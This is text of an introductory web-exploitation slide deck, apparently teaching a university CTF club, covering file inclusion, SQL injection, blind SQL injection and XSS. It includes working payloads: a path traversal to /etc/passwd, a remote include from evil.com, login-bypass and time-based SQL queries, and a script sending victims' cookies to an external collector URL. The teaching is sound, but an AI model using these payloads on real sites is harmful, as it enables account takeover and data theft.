Web Exploitation

Intro

Created by Thomas Wienecke

Today's Focus

Basics for hacking Web Applications

Why is web interesting

Real world relevance

Accessible and easy to get started

Web Applications

accessed via browser

mostly written in PHP, Python, Javascript

usually consists of server and client side

Goal

Find secret Flag by exploiting vulnerabilities in web applications

Steal from the server or from a victims client

Common Vulnerabilities

- Local/Remote File Inclusion
- SQL Injection
- XSS

Local/Remote File Inclusion

Include files by exploiting a dynamic file inclusion pattern

User supplied input without proper validation

Vulnerable code snippet

```php
// index.php

$file = $_GET['file'];
include($file);
```

```
http://example.com/?file=home.php
```

Local

```
http://example.com/?file=../../../../etc/passwd
```

Remote

```
http://example.com/?file=http://evil.com/evil.php
```

SQL Injection

when user input is not properly sanitized

```
const query = `SELECT * FROM Users WHERE user = '${username}' AND password = '${password}'`;
return db.query(query);
```

Payload: ' or 1=1--

```
SELECT * FROM Users WHERE user = '' or 1=1--' AND password = '12341234'
```

Result

```
// Dump of table users
// user_id, user_name, user_surname, user_age, user_address, user_zip, user_city, user_password

0, admin, admin, 21, Adminstraße 1, 76131, Karlsruhe, 8h29$$f1h98f_3hf00ß!
1, max, mustermann, 22, Musterstraße 18, 76131, Karlsruhe, passwort_mit_d
2, john, doe, 23, Musterstraße 28, 76131, Karlsruhe, z_f8f2_2"$d"r2<"s
```

What to do if limited/no response

Blind SQL Injection

Ask database true/false questions and construct secret

Error-based boolean SQL Injection

If attacker can cause an application to return an error by injecting SQL

Character by character brute force possible

```
' OR 1=1 AND 1=0;
' OR 1=1 AND 1=1;
```

Right hand side can do subqueries

```
' OR 1=1 AND 'K' = SUBSTR((SELECT COUNT(*) FROM users), 1, 1);--
```

Time-based blind sql injection

```
/* MySQL (other DBs might have different functions) */

/* character by character brute force */

1 UNION SELECT IF(
    SUBSTRING(user_password,1,1) = CHAR(50),
    BENCHMARK(5000000,ENCODE('MSG','by 5 seconds')),
    null
) FROM users WHERE user_id = 1;
```

XSS - Cross-Site-Scripting

Make victim open vulnerable page with injected payload

Reflected XSS

```
http://example.com/?search=<script>alert('XSS')</script>
```

Stored XSS


```
http://example.com/?id=udhiuf3oufoi3hfoi9921z981z29g1r8gr2

// in application: id refers to object that is loaded from database
udhiuf3oufoi3hfoi9921z981z29g1r8gr2 => <script>alert('XSS')</script>
```

What can you do with XSS?

Send request with cookies from victims browser to your server

```
document.location = "https://enu5oflgx7nce.x.pipedream.net/?cookie=" + document.cookie;
```



How CTFs simulate victims

Admin Bots

Typically there's a bot that opens your malicious link

That way you can steal the flag from their browser

A lot more vulnerabilities out there

Broken Access Control

Server Side Request Forgery

Graphql Injection

Cache Poisoning

...


Tooling

Common tools for web exploitation

You are not limited to the ones mentioned

Firefox Devtools

Provided by all common browsers



Python/Nodejs

Persist requests as code

```python
import requests

headers = { 'x-api-key': 'Bearer ...' }
response = requests.post('http://google.com',
    headers=headers)
```

Curl Converter

Postman/Insomnia

Untitled Request - My Workspace

File Edit View Help

Home Workspaces Explore Search Postman Sign In Create Account

History New Import

GET Untitled Request

Time to send your first request

All the requests you send will be stored in History. Sign in or create an account to organize them in collections.

Show me how

Untitled Request Save

GET Enter URL or paste text Send

Params Authorization Headers (6) Body Pre-request Script Tests Settings Cookies

Query Params

	Key	Value	Bulk Edit
	Key	Value	

Response

Enter the URL and click Send to get a response

Console Not connected to a Postman account

How to start with a challenge

Read all material handed to you

Both client source (in browser) and server source

Try to understand what the application does

Find vulnerabilities and flags and submit them to intro.kitctf.de

Start playing at intro.kitctf.de